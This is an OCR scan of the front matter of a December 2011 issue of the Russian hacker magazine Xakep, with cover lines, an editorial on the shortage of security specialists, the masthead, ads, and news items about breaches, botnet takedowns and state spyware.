
КИТАЙСКИЕ БЭКДОРЫ В МАТЕРИНСКИХ ПЛАТАХ 030




12 (155) 2011

LFI ЧЕРЕЗ /TMP/ И PHPINFO()



Как перейти на IPv6, пока провайдеры кормят нас NAT'ом

РЕКОМЕНДОВАННАЯ **ЦЕНА: 210 р.**



(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 11012

024 ИНТЕРВЬЮ С СОЗДАТЕЛЕМ NGINX

102 C++11: НОВЫЙ СТАНДАРТ КОДИНГА

074 АТАКИ НА ПОЛЬЗОВАТЕЛЕЙ ЧЕРЕЗ РАСШИРЕНИЯ FIREFOX

ПРОТОКОЛИРУЕМ И ОПЕЧАТЫВАЕМ!

ПРАВИЛЬНАЯ РЕАКЦИЯ НА ИНЦИДЕНТЫ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ: ЧТО ДЕЛАТЬ, ЕСЛИ ТЕБЯ ПОИМЕЛИ



ХАКЕР ДЕКАБРЬ 12 (155) 2011
ПРОТОКОЛИРУЕМ И ОПЕЧАТЫВАЕМ!
155


Вся продукция «ТЕВЬЕ МОЛОЧНИК» произведена из цельного (невосстановленного) молока очень высокого качества. Такой строгий контроль оказывается важным и для людей, заботящихся о здоровье, поскольку в последнее время на рынке появилось много подделок и разбавлений как молока, так и продуктов из него.
Тевье
молочник
Luxury
МОЛОКО
питьевое
пастеризованное
ГОСТ Р 52090-2003
3,2%
ПРИ ПОКУПКЕ
КАЧЕСТВА –
МОЛОКО
В ПОДАРОК
на правах рекламы



Intro

В ПОИСКАХ ГЕНОФОНДА

Нестабильные девяностые, гиперинфляция, хлеб по талонам и Ельцин на танке здорово подкосили генофонд нашей страны. Помимо упавшей вдвое рождаемости, важную роль сыграли и просто социальные изменения, в которых ценность высшего образования была сильно девальвирована деградацией созидающей экономики, коррупцией и сужением представлений общества о высшем образовании, которые свелись к дипломам, продающимся в переходах, и недорогому способу не месить пару лет глину в неудобных сапогах.

Все эти явления привели к тому, к чему и должны были привести: к нехватке адекватных людей и кризису на рынке труда, по крайней мере в технологических секторах этого рынка. С кем бы я ни говорил, все жалуются на недостаток квалифицированных кадров. Eset сетует, что никто не идет в реверсеры, и некому анализировать малварь. В Group-IB не могут найти крутых перцев для интересной работы по расследованию ИБ-инцидентов. Что уж говорить, если даже Яндекс с лета не может найти себе сотрудника для анализа безопасности web-проектов компании! Вот что мне сказал Антон Карпов (Тоха), ныне работающий в Яндексе руководителем отдела безопасности: «С начала лета мы ищем спеца по web-безопасности. Человека, который бы проверял наши web-проекты — внутренние и внешние — на уязвимости. Повесили вакансию на сайт, дали объявления по стандартным каналам. Откликнувшиеся есть, но общий уровень слаб. Выбирать практически не из кого».

Ау, мозговитые российские хакеры! Заканчивайте сидеть по домам и работать в составе блекхатных ОПГ. Крутые компании, достойные зарплаты, интересные проекты и рост кармы — все это ждет вас прямо здесь и сейчас.

nikitozz, гл. ред. Х
vkontakte.ru/xakep_mag
facebook.com/XakepMagazine



РЕДАКЦИЯ

Главный редактор	Никита «nikitozz» Кислицин (nikitoz@real.xakep.ru)
Шеф-редактор	Степан «step» Ильин (step@real.xakep.ru)
Выпускающий редактор	Николай «gorl» Андреев (gorlum@real.xakep.ru)
Редакторы рубрик	
PC_ZONE и UNITS	Степан «step» Ильин (step@real.xakep.ru)
ВЗЛОМ	Маг (magg@real.xakep.ru)
MALWARE и SYN/ACK	Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
UNIXOID	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
КОДИНГ	Николай «gorl» Андреев (gorlum@real.xakep.ru)
PR-директор	Анна Григорьева (grigorieva@glc.ru)
Редактор xakep.ru	Леонид Боголюбов (xa@real.xakep.ru)
Литературные редактора	Елена Болотникова Зоя Колеченко

DVD

Выпускающий редактор	Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел	Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео	Максим Трубицын

ART

Арт-директор	Дмитрий Наумкин (naumkin@glc.ru)
Верстальщик	Вера Светлых
Иллюстрация на обложке	Татьяна Васьковская

PUBLISHING

Учредитель ООО «Гейм Лэнд», 115280, Москва,
ул. Ленинская Слобода,19, Омега плаза, 5 этаж, офис № 21. Тел.: (495) 935-7034, факс: (495) 545-0906

Генеральный директор	Дмитрий Агарунов
Генеральный издатель	Андрей Михайлюк
Финансовый директор	Андрей Фатеркин
Директор по маркетингу	Елена Каркашадзе
Управляющий арт-директор	Алик Вайнер
Главный дизайнер	Энди Тернбулл
Директор по производству	Сергей Кучерявый

РАЗМЕЩЕНИЕ РЕКЛАМЫ

Тел.: (495) 935-7034, факс: (495) 545-0906

РЕКЛАМНЫЙ ОТДЕЛ

Директор группы TECHNOLOGY	Марина Комлева (komleva@glc.ru)
Старшие менеджеры	Ольга Емельянцева (olgaeml@glc.ru) Оксана Алехина (alekhina@glc.ru)
Менеджер	Елена Поликарпова (polikarpova@glc.ru)
Администратор	Ирина Бирарова (birarova@glc.ru)
Директор корпоративной группы	(работа с рекламными агентствами) Кристина Татаренкова (tatarenkova@glc.ru)
Менеджер	Светлана Яковлева (yakovleva.s@glc.ru)
Старший трафик-менеджер	Марья Алексеева (alekseeva@glc.ru)

ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

Директор	Александр Коренфельд
Менеджеры	Светлана Мюллер Тулинова Наталия

РАСПРОСТРАНЕНИЕ

Директор по дистрибуции	Кошелева Татьяна (kosheleva@glc.ru)
Руководитель отдела подписки	Клепикова Виктория (lepikova@glc.ru)
Руководитель спецраспространения	Лукичева Наталья (lukicheva@glc.ru)

Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002
Отпечатано в типографии «Алмаз — Пресс», Россия. Тираж 219 833 экземпляров.

HEADER

COVERSTORY

PCZONE

ВЗЛОМ

MALWARE



КОДИНГ

UNIXOID

SYN/ACK

FERRUM

ЮНИТЫ


ИГРАЙ!
В СВОЁ УДОВОЛЬСТВИЕ
WWW.TRAVA.RU
Реклама
трава ru

MEGANEWS



КОМПАНИЯ ЯНДЕКС вложила 15 миллионов долларов в американский поисковик blekko. Всего blekko привлек инвестиций уже более чем на 30 миллионов долларов.

SONY ВНОВЬ ПОД УДАРОМ

ЯПОНСКАЯ КОРПОРАЦИЯ МАЛО-ПОМАЛУ УЧИТСЯ ОТРАЖАТЬ ХАКЕРСКИЕ АТАКИ



Ранее у Sony уже были похищены данные 100 миллионов аккаунтов PlayStation Network, в том числе адреса электронной почты и номера кредитных карт. А в результате атаки на сервис Sony Music произошла утечка данных еще 8500 пользователей.

Похоже, скоро мы сами потеряем счет публикациям, посвященным фэйлам корпорации Sony. С тех пор как Sony испортила отношения с хакерским сообществом (напоминаем, что шумиха поднялась «благодаря» судебному преследованию Джорджа GeoHot Хотца), разные ресурсы компании начали подвергаться непрерывным атакам, что сильно дискредитировало ее. В последние месяцы все это веселье, казалось, наконец поутихло, однако с 7 по 10 октября неизвестные злоумышленники предприняли массовые попытки входа в аккаунты пользователей на ресурсах PlayStation Network, Sony Entertainment Network и Sony Online Entertainment. Во время атаки использовались идентификаторы 60 тысяч пользователей PSN/SEN и 33 тысяч пользователей SOE. Предполагается, что хакеры использовали списки логинов и паролей, которые ранее были украдены у какой-то другой компании. Действовали взломщики методом обыкновенного брутфорса. Как сообщил официальный представитель Sony, им удалось получить доступ лишь к 0,1 % учетных записей. Однако все 93 тысячи аккаунтов, идентификаторы которых использовались во время атаки, были временно заблокированы. Теперь юзеры должны изменить пароли, чтобы самостоятельно разблокировать свои учетные записи. Стоит отметить, что на этот раз Sony отреагировала куда оперативнее, чем раньше. Очевидно, прошлый опыт не прошел даром. :)

WP7 ТОЖЕ СОБИРАЕТ ИНФОРМАЦИЮ О ЮЗЕРАХ

НЕ ТОЛЬКО IOS И ANDROID «КОЛЛЕКЦИОНИРУЮТ» ЛОКАЦИОННЫЕ ДАННЫЕ



Несколько месяцев назад интернет и офлайновые СМИ пестрели сообщениями о том, что устройства на базе iOS и Android собирают данные о перемещении своих владельцев без их ведома. Скандал из-за этого разразился нешуточный — многим было неприятно узнать, что их телефон хранит все логи перемещений за последний год. Apple и Google тогда поспешно извинились, сообщив, что «шпионили» за пользователями безо всякого злого умысла, и снабдили свои устройства функцией отключения «слежки». Кто бы мог подумать, что через некоторое время эта история получит продолжение. Выяснилось, что корпорация Microsoft тоже не прочь проследить за своими клиентами. Оказалось, что и аппараты на платформе Windows Phone 7 точно так же без разрешения владельцев собирают локационные данные, то есть данные о точках доступа Wi-Fi и ретрансляторных станциях, позже используемые в приложении камеры в смартфоне.
Англоязычные версии смартфонов также собирают данные о командах голосового поиска. Некоторое время Microsoft пыталась отрицать все эти факты, но в итоге была вынуждена признать, что «слежка» имеет место. Теперь компания уверяет, что всему виной программная ошибка, и обещает исправить ее в версии WP 7.5.




АНТИВИРУС MICROSOFT SECURITY ESSENTIALS внезапно обнаружил троян PWS:Win32/Zbot в Google Chrome. И удалил его вместе с браузером. Конечно же, совершенно случайно :).




ПОЙМАН ХАКЕР, взломавший смартфоны Скарлетт Йохансcон и многих других знаменитостей. Тридцатипятилетнему Кристоферу Чейни предъявлено обвинение, ему грозит 121 год тюрьмы.



НА ПАРЛАМЕНТСКИХ ВЫБОРАХ, прошедших недавно в Берлине, пятое место заняла Пиратская партия. Всего пираты набрали 9 % голосов.



ФУНКЦИЯ АВТОМАТИЧЕСКОГО РАСПОЗНАВАНИЯ ЛИЦ на фото скоро появится и в «Одноклассниках». Технология практически аналогична уже запущенной в Facebook.



ICQ И «MAIL.RU АГЕНТ» ОБЪЕДИНЯТСЯ НА ПЛАТФОРМЕ «Mail.ru Агента». Это вполне ожидаемый шаг, призванный ускорить развитие сервисов.


Chesterfield
RED
КУРЕНИЕ УБИВАЕТ
Chesterfield
BLUE
КУРЕНИЕ УБИВАЕТ
Chesterfield
BRONZE
КУРЕНИЕ УБИВАЕТ
ВЗГЛЯНИ ИНАЧЕ

«АУДИОКОНФЕТКА» ОТ EDIFIER

НОВОЕ ПОРТАТИВНОЕ РЕШЕНИЕ ОТ ИЗВЕСТНОГО ПРОИЗВОДИТЕЛЯ



Edifier MP17 имеет весьма скромные габариты: 235 x 67 x 40 мм. Это по-настоящему компактная аудиосистема с отличным качеством звучания.

Компания Edifier представила новую портативную колонку AudioCandy 2 (MP17) с расширенными функциональными возможностями. Это практически идеальное решение среди аудиосистем класса «музыка всегда с тобой». Колонка, имеющая USB-порт и встроенный FM-радиоприемник, незаменимый на отдыхе или в путешествиях, укомплектована картой SD и мощным аккумулятором, который обеспечивает до восьми часов автономной работы (его можно подзаряжать с помощью USB-кабеля). MP17 имеет два широкополосных полуторадюймовых динамика и пассивный радиатор. Мощность звучания этой совсем небольшой колонки достигает 2,4 Вт RMS! При этом она занимает очень мало места, а защитный чехол для транспортировки предохраняет ее от повреждений. Edifier MP17 легко подключается к любому источнику звука через разъем AUX. Устройство оснащено передней контрольной панелью для удобства навигации по трекам, регулирования громкости и переключения FM-каналов. Ее стоимость составляет всего 1300 рублей. Edifier MP17 станет отличным новогодним подарком.

ОДНИМ БОТНЕТОМ МЕНЬШЕ

КАК MICROSOFT БОРЕТСЯ С ЗОМБИ-СЕТЯМИ

Корпорация Microsoft, объявившая самую настоящую войну ботнетам, в последнее время вполне успешно закрывает их один за другим. Мы рассказывали, как в прошлом году был обезврежен огромный ботнет Waledac, а после него — не менее огромный Rustock. Очередная жертва Microsoft — ботнет Kelihos (также известный как Hlux) — объединял около 42–45 тысяч машин по всему миру. При этом Kelihos умудрялся рассылать порядка четырех миллиардов спам-сообщений в день. Помимо этого, ботнет использовался для кражи личных данных, DDoS-атак, биржевых мошенничеств типа «накачка и сброс» и многих других незаконных махинаций. На этот раз в борьбе со злоумышленниками Microsoft помогали специалисты «Лаборатории Касперского». По словам юриста Microsoft Ричарда Босковича, ЛК вообще сыграла в деле ключевую роль. Она наблюдала за Kelihos с начала 2011 года, а сейчас перехватила управление ботнетом. Специалисты «Лаборатории» проанализировали код этой зомби-сети, разобрали протокол связи, обнаружили уязвимость в ее пиринговой инфраструктуре и разработали соответствующие инструменты обезвреживания. Главным инструментом стал sinkhole-маршрутизатор — один из компьютеров «Лаборатории» внедрился в ботнет, чтобы получить контроль над ним. Двадцать шестого сентября ЛК начала распространять специальный адрес пира. Скоро адрес начал преобладать в ботнете: боты стали подключаться только к машине «Лаборатории». В этом и состоит суть sinkholing — вместо настоящих контроллеров боты коннектятся к специально внедренному в ботнет фальшивому управляющему центру. С этого момента командовать ботнетом стало невозможно. Параллельно Microsoft обратилась в судебные органы США с требованием отключить домены, используемые для управления ботнетом. В итоге постановление об их отключении вынес окружной суд штата Вирджиния. Все заблокированные домены обслуживались регистратором VeriSign. Большинство из них было зарегистрировано на анонимных лиц с Багамских островов, а один — на предпринимателя из Чехии. Возникает вопрос, что делать с ботнетом дальше? Дело в том, что sinkholing ботнета — временное решение, ЛК не сможет постоянно сдерживать зомби-сеть с помощью этого метода. Конечно, используя знания о том, как происходит обновление ботнета, можно выпустить специальное обновление, которое устранит заражение и самоликвидируется, однако в большинстве стран такие действия будут считаться незаконными.

ГЛОНАСС ВЕЗДЕ И ВСЮДУ

СТАЛО ИЗВЕСТНО, ЧТО В IPHONE 4S ЗАЯВЛЕНА ПОДДЕРЖКА ГЛОНАСС. НЕТ, GPS ТОЖЕ НАЛИЧЕСТВУЕТ. НЕТ, ЭТО НЕ ШУТКА.



ПРИНУДИТЕЛЬНЫЙ ОПРОС СРЕДИ ПИРАТОВ

КАК СОБРАТЬ СТАТИСТИКУ О ЛЮБИТЕЛЯХ ХАЛЯВЫ? КОНЕЧНО, ХИТРОСТЬЮ!



Необычное исследование провела недавно антипиратская организация Vigilant Defender. Аналитики Vigilant Defender решили организовать опрос среди геймеров, для чего умышленно распространили в Сети пиратскую копию бета-демоверсии игры Deus Ex: Human Revolution с кряком. Эту пиратку скачали сотни тысяч людей, даже не подозревая о том, что она с сюрпризом. Нет, игра действительно запускалась и работала, но через некоторое время открывала веб-форму, которая предлагала пользователю ответить на ряд вопросов. В основном вопросы касались копирайта и пиратства. Большинство игроков, как ни странно, не испугались и ответили на предложенные вопросы. Так, 24 % участников опроса заявили, что уже заказали лицензионную версию игры, а еще 25 % ответили, что собираются купить лицензию позже. Около половины опрошенных скачали пиратскую версию, чтобы просто посмотреть, стоит ли игра своих денег. При этом большинство геймеров, участвовавших в опросе, отметили, что готовы заплатить за лицензию не более $30–40 (к слову, на самом деле Deus Ex: Human Revolution стоит $60). В ходе опроса также выяснилось, что многие считают систему DRM неэффективной.



В опросе хитрых антипиратов приняли участие 900 тысяч уникальных посетителей. Нелегальную копию Deus Ex: Human Revolution скачали около миллиона человек.

СЕКРЕТНЫЕ ДАННЫЕ. ДЕШЕВО

БЕЗОПАСНОСТЬ БРИТАНСКОГО АЭРОПОРТА СЛУЧАЙНО ОКАЗАЛАСЬ ПОД УГРОЗОЙ



Чего только не продают на eBay! На крупнейшем в мире сетевом аукционе выставлялись и экспериментальная модель российского космического корабля, и смысл жизни, и многие другие смешные и экстравагантные лоты. Однако на этом аукционе нередко продаются и совсем не безобидные вещи. Однажды эксперт в области информационной безопасности Майк Кемп решил приобрести на eBay подержанный коммутатор за £20. Получив устройство, Кемп с удивлением обнаружил на нем маркировку Национальной службы управления воздушным движением Великобритании (NATS). Заинтересовавшись, он изучил приобретение более детально. В силу своей профессии Майк без труда понял, что девайс ранее использовался в сети «Аэропорта Глазго Прествик». Оказалось, что в памяти устройства осталась вся информация о настройках сети аэропорта, а также пароли для доступа к некоторым его службам. Если бы эти данные попали в руки злоумышленников, то они смогли бы контролировать поток данных в сети аэропорта с помощью своего коммутатора. То есть смогли бы вмешаться в работу аэропорта и даже нарушить передачу данных по внутренней сети. Представители NATS заявили, что приобретенный Кемпом коммутатор не использовался в системе, отвечающей за воздушный контроль. Кроме того, конфигурация системы якобы была изменена уже после продажи. Каким образом подлежащее уничтожению оборудование оказалось на интернет-аукционе, покажет расследование.

WEXLER.BOOK E6002. **Компания WEXLER начала поставки новой компактной электронной книги WEXLER.BOOK E6002, которая приходит на смену модели E6001. Новый девайс работает на базе 6.0" дисплея нового поколения PEARL, который гарантирует комфортное для глаз чтение книг и просмотр изображений. Устройство оснащено встроенной памятью объемом 4 ГБ, при желании можно установить и SD-карту объемом до 36 ГБ. Новинка поддерживает самые популярные форматы электронных книг, изображений и аудио файлов. Благодаря встроенному литий-полимерному аккумулятору емкостью 1500 mAh, WEXLER.BOOK E6002 имеет очень низкое энергопотребление и при интенсивном чтении полного заряда хватает на несколько недель. Рекомендованная розничная цена новинки – 5 990 руб.**



PayPal

СОЗДАЕТСЯ ВПЕЧАТЛЕНИЕ, ЧТО PAYPAL ОТ ДУШИ ГЛУМИТСЯ НАД РОССИЙСКИМИ ЮЗЕРАМИ. **Недавно компания сообщила, что открывает для российских пользователей возможность приема платежей. Через два дня выяснилось, что это сообщение — ошибка. Теперь PayPal вновь официально объявила о том, что российские пользователи смогут принимать платежи, а комиссия для них составит от 2,4 до 3,4 % от переведенной суммы. Однако выводить деньги можно будет только через банки США.**



Х-десант на RIW 2011, слева направо: Юрий Гольцев, Алексей Синцов, Василий Колесников, Александр Калединов, Никита Кислицин, Илья Сачков, Александр Матросов.

RIW-2011

ЖЕЛЕЗНЫЙ БЛОК, ИЛИ ПЕРВОПРОХОДЦЫ

Двадцатого октября в Экспоцентре на Красной Пресне произошло уникальное событие: впервые за всю историю RIW мы выступили партнером профессиональной программы и провели в Красном зале собственную блок-конференцию. В нашем блоке мы говорили главным образом об основных угрозах в области информационной безопасности и о защитных механизмах, используемых разработчиками софта. Александр Матросов, руководитель центра вирусных исследований и аналитики ESET, рассказал об участившихся инцидентах в области дистанционного банковского обслуживания. Он рассмотрел типы атак, которые чаще всего встречаются в современных троянских программах, и привел обзор наиболее активных «банковских» ботнетов.

Большой резонанс вызвал доклад «Анализ современного российского рынка компьютерных преступлений, актуальные тенденции и оценка текущего состояния», с которым выступил генеральный директор Group-IB Илья Сачков.

На примере кейсов 2011 года он рассказал об уникальных способах совершения компьютерных преступлений. С докладом об эволюции уязвимостей, количество которых сильно возросло в последние годы, выступил Алексей Синцов, руководитель департамента аудита из Digital Security. Он акцентировал внимание на развитии защитных механизмов и совершенствовании методов эксплуатации уязвимостей, а также рассказал о неэффективности существующих мер по защите ПО.

Большой интерес вызвал у присутствующих доклад Игоря Баринова, CEO-специалиста из Hint Solutions. Доклад был посвящен созданию общественно-политических приложений для мобильных платформ на примере реализованных проектов «РосПил» и WikiLeaks. Игорь осветил тренды разработчиков мобильных приложений и представил собственные разработки в этой области. Юрий Гольцев, эксперт отдела консалтинга Positive Technologies рассказал об облачных вычислениях с точки зрения пентестера, поделился опытом создания «радужных» таблиц для офлайн-перебора паролей и рассмотрел вопросы построения сетевых сервисов на базе облачных вычислений и принципы создания сервисов по тестированию на отказоустойчивость. Все это можно было услышать в нашем блоке на RIW-2011.

Мы бы хотели выразить благодарность всем докладчикам, которые поддержали нас в этом серьезном и важном начинании, организатору RIW 2011 — Российской ассоциации электронных коммуникаций — и лично Сергею Плуготаренко за оказанное доверие. Мы собрали самое большое количество показов в Сети, провели прямое включение из Медиацентра и дали комментарии для телеканала РБК. Отдельное спасибо нашим читателям и победителям конкурса «Выиграй промо-код на RIW-2011», который мы проводили в нашей группе ВКонтакте: Василию Колесникову и Александру Калединову. Оставайтесь с нами!

HEADHANTER.RU ОПРОСИЛ IT-ШНИКОВ

ОКОЛО 71 % РОССИЙСКИХ ИТ-СПЕЦИАЛИСТОВ ХОТЯТ ПОЛУЧАТЬ ЗАРПЛАТУ В РУБЛЯХ, ВСЕГО 18 % НЕ ПРОЧЬ ПЕРЕЙТИ НА ЕВРО, И ТОЛЬКО 8 % — НА ДОЛЛАРЫ.



7 ФИШЕК

BUFFALO MINISTATION PLUS

1

Противоударный корпус

Портативный жесткий диск Buffalo MiniStation Plus обладает стильным противоударным корпусом и может вмещать в себя до 1 Тб данных. Девайс отлично подойдет для ежедневного использования в роли портативного контейнера для надежного переноса данных, за их сохранность можно не волноваться.

2

Поддержка USB 3.0

Благодаря поддержке USB третьей версии, скорость работы устройства значительно выросла: по сути, теперь она упирается в скорость работы самого жесткого диска, а не в пропускную способность шины. Устройство при этом полностью универстально: девайс отлично работает и с устаревшими версиями USB.

3

Утилита RAMDISK

RAMDISK — фирменная утилита от Buffalo для создания быстрого виртуального диска в оперативной памяти и автоматической синхронизации его содержимого с жестким диском. Фишка тут в том, что работа с данными на виртуальным диске осуществляется с огромной скоростью, ведь все данные хранятся в оперативной памяти. С жестким диском информация при этом синхронизируется автоматически.

4

Шифрование данных

Устройство на аппаратном уровне поддерживает функцию шифрования данных AES с ключом длиной 256 бит. Все общение с криптоконтейнерами и файлами строится при этом с помощью фирменной софтины SecureLockMobile.

5

Технологии TurboPC и TurboCopy

Эти фирменные технологии повышают общую производительность компьютера и вкупе с использованием USB 3.0 почти втрое повышают скорость передачи данных.

6

Эффективное электропитание

В Buffalo MiniStation Plus реализована технология eco Manager, которая эффективно регулирует потребление энергии. Это придется по вкусу владельцам ноутбуков: ведь в конечном счете эта экономия выливается в увеличенное время автономной работы.

7


Удобный бэкап

С помощью Buffalo's Backup Utility можно довольно удобно настроить бэкап важных файлов на компьютерах под Windows. Кроме этого, устройство полностью совместимо с технологией Time Machine, служащей для эффективного бэкапа данных в MAC OS X.

THE WALL STREET JOURNAL, Photobucket и сотни других сайтов делятся логинами и личной информацией пользователей с рекламодателями и другими третьими лицами.

АМЕРИКАНСКИЕ БЕСПИЛОТНИКИ ПОД УГРОЗОЙ

СИСТЕМУ УПРАВЛЕНИЯ БЕСПИЛОТНЫМИ АППАРАТАМИ ВВС США ПОРАЗИЛ ВИРУС



По некоторым оценкам, беспилотные летательные аппараты военно-воздушных сил США к настоящему моменту убили в горячих точках порядка двух тысяч человек.

Как известно, американские военные активно применяют беспилотники в горячих точках, в том числе в Пакистане, Йемене и Афганистане. Компьютеры, которые управляют боевыми беспилотными аппаратами типа Predator и Reaper, располагаются на базе ВВС США «Крич» в Неваде. Пилоты, находящиеся в Неваде, отслеживают видеопоток, поступающий с самолетов, и контролируют их с помощью компьютера и джойстика.

В заявлении ВВС США говорится, что автономные системы базы были заражены вредоносным ПО. Программное обеспечение для «кражи учетных записей пользователей» было обнаружено на переносных жестких дисках в сентябре. Поскольку наземная система отделена от системы контроля, используемой пилотами для дистанционного управления, возможность безопасного управления беспилотниками сохранялась на протяжении всего инцидента. Вирус не перехватывал управление самолетами, однако запоминал, какие клавиши нажимают пилоты. Предположительно, малварь попал в систему через жесткий диск или диск, который подцепил заразу в каком-то другом месте. Кроме того, анонимные источники утверждают, что такой малварь часто используется для кражи логинов и паролей у людей, которые делают ставки через интернет или играют в онлайн-игры наподобие Mafia Wars :).

3D-ПРИНТЕР ДЛЯ ДОМА


ДОСТУПНОЕ РЕШЕНИЕ ДЛЯ ПЕЧАТИ НА ВОСКЕ, ПРОБКЕ И ПЛАСТИКЕ

Сами по себе 3D-принтеры (то есть устройства для быстрого изготовления прототипов деталей методом послойного формирования из полимерных материалов) сегодня уже никого не удивляют. Однако такие аппараты в основном используют на производстве. Это значит, что они обладают немалыми габаритами, дорого стоят и совсем не предназначены для дома. Японская компания Roland DG, которая решила компенсировать эту несправедливость, предлагает компактный 3D-принтер iModela для дома по цене всего лишь $977 (средняя стоимость 3D-принтера составляет несколько тысяч долларов). Конечно, устройство не умеет работать, скажем, с металлом, однако без проблем «понимает» пластик, пробку, пенопласт, воск и тому подобные материалы. Вместе с принтером поставляется специальное ПО для разработки трехмерных моделей для печати. Судя по всему, сверхсложных форм с помощью этого аппарата, конечно, не создать, но различную приятную мелочевку — запросто. Одним словом, это прекрасный девайс для моделистов, дизайнеров, технологов и других любителей прикладного творчества.





НЕДАВНЕЕ ТЕСТИРОВАНИЕ ПОКАЗАЛО, что 27 из 100 расширений Chrome уязвимы к атакам по извлечению данных. В тестировании участвовали 50 случайных расширений и 50 наиболее популярных.



КРУПНЕЙШИЕ ИНТЕРНЕТ-ПРОВАЙДЕРЫ БЕЛЬГИИ Belgacom и Telenet должны по решению суда заблокировать 11 доменных имен, используемых The Pirate Bay.




RUNA CAPITAL ВМЕСТЕ С ДВУМЯ ДРУГИМИ ИНВЕСТОРАМИ вложила 3 миллиона долларов в веб-сервер NGINX, созданный российскими разработчиками. В настоящее время он установлен почти на 43 миллионах доменов.



АНОНСИРОВАНЫ ОНЛАЙН-ВЕРСИЯ пакета LibreOffice и версии офисных приложений для мобильных платформ Apple iOS и Google Android.

ВЛАСТИ ТОЖЕ ИСПОЛЬЗУЮТ МАЛВАРИ

ХАКЕРЫ УЛИЧИЛИ ПРАВООХРАНИТЕЛЬНЫЕ ОРГАНЫ ГЕРМАНИИ В СЛЕЖКЕ ЗА ЛЮДЬМИ





C3PO-r2d2-POE — такой пароль использовался для передачи полученных данных на сервер в США. Авторы троянца явно были фанатами «Звездных войн». :)

Союз компьютерных экспертов и профессиональных хакеров Chaos Computer Club (CCC) обвинил правительство Германии в создании и использовании нелегального трояна для телекоммуникационной слежки за подозреваемыми. Прога, попавшая в руки CCC, применялась немецкой уголовной полицией в качестве средства для проведения «онлайн-обысков». Слежка такого рода сама по себе не является незаконной, однако прога, как выяснилось, позволяет дистанционно управлять микрофоном, видеокамерой и клавиатурой на компьютерах «жертв» и может скрыто загружать стороннее ПО. В целом программа нарушает немецкое законодательство в сфере неприкосновенности частной жизни граждан. К тому же в этом шпионском ПО найдено множество дырок, а сервер, на который троян отсылает информацию, и вовсе находится в США, на территории которых немецкие законы не действуют. Власти Германии уже подтвердили, что правительственные организации действительно использовали программу, но исключительно для телекоммуникационной слежки за подозреваемыми и строго в рамках закона. Также власти завуалированно намекнули, что в CCC, скорее всего, анализировали старый тестовый образец «легального» трояна.

ВОРОВАТЬ ЭЛЬФОВ — ПЛОХО!

ВИРТУАЛЬНОЕ ПРЕСТУПЛЕНИЕ И РЕАЛЬНОЕ НАКАЗАНИЕ



